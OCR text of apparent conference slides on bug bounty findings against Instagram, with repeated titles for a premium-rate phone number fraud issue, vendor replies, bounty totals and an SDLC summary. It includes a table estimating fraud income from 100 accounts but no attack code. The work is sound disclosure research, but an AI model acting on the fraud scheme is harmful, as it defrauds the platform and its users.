
MOBILE

9. Steal Money Through Premium Rate Phone Numbers




MOBILE

9. Steal Money Through Premium Rate Phone Numbers




MOBILE

9. Steal Money Through Premium Rate Phone Numbers




MOBILE


9. Steal Money Through Premium Rate Phone Numbers



MOBILE


9. Steal Money Through Premium Rate Phone Numbers





MOBILE

9. Steal Money Through Premium Rate Phone Numbers




MOBILE

9. Steal Money Through Premium Rate Phone Numbers

This is intentional behavior in our product. We do not consider it a security vulnerability, but we do have controls in place to monitor and mitigate abuse.

MOBILE

9. Steal Money Through Premium Rate Phone Numbers



This is intentiona der it a security vulnerability, but v igate abuse.

MOBILE

9. Steal Money Through Premium Rate Phone Numbers

This is intentio it a security vulnerability, bu e abuse.

MOBILE

9. Steal Money Through Premium Rate Phone Numbers

1 account	100 accounts
$2 / h	$200 / h
$48 / day	$4.800 / day
$1.440 / month	$144.000 / month

MOBILE

9. Steal Money Through Premium Rate Phone Numbers

Hello again! We'll be doing some fine-tuning of our rate limits and work on the service used for outbound calls in response to this submission, so this issue will be eligible for a whitehat bounty. You can expect an update from us again when the changes have been made. Thanks!

...

After reviewing the issue you have reported, we have decided to award you a bounty of $2000 USD.

CONCLUSION

CONCLUSION


#	Vulnerability	Category	Bounty
1	Instagram.com Subdomain Hijacking on Local Network	Infrastructure	$0
2	Employee Email Authentication Brute-Force Lockout	Infrastructure	$0
3	Public Profile Tabnabbing	Web	$0
4	Web Server Directory Enumeration	Web	$500
5	Private Account Shared Pictures Token Entropy	Hybrid	$1000
6	Private Account Shared Pictures CSRF	Hybrid	$1000
7	Email Address Account Enumeration	Hybrid	$750
8	Account Takeover via Change Email Functionality	Hybrid	$2000
9	Private Account Users Following	Mobile	$2500
10	Steal Money Through Premium Rate Phone Numbers	Mobile	$2000 + 1
	Total		**$9750 + 1**

CONCLUSION

https://www.letuschange.net

#	Vulnerability	Category	Bounty
1	Instagram.com Subdomain Hijacking on Local Network	Infrastructure	$0
2	Employee Email Authentication Brute-Force Lockout	Infrastructure	$0
3	Public Profile Tabnabbing	Web	$0
4	Web Server Directory Enumeration	Web	**$1000**
5	Private Account Shared Pictures Token Entropy	Hybrid	$1000
6	Private Account Shared Pictures CSRF	Hybrid	**$2000**
7	Email Address Account Enumeration	Hybrid	**$1500**
8	Account Takeover via Change Email Functionality	Hybrid	$2000
9	Private Account Users Following	Mobile	$2500
10	Steal Money Through Premium Rate Phone Numbers	Mobile	**$4000 + 1**
	Total		**$14000 + 1**

CONCLUSION


SDLC Mapping Summary
8%
50%
42%
Development (6)
Design (5)
Maintenance (1)

CONCLUSION

Hunting → Reporting → Disclosing

CONCLUSION

#	Vulnerability	Category	Bounty
10	XXXX	Mobile	?
11	XXXX	Mobile	?
12	XXXX	Mobile	?
13	XXXX	Web	?
14	XXXX	Infrastructure	?
	Total		**?**

THANK YOU!
ANY QUESTIONS?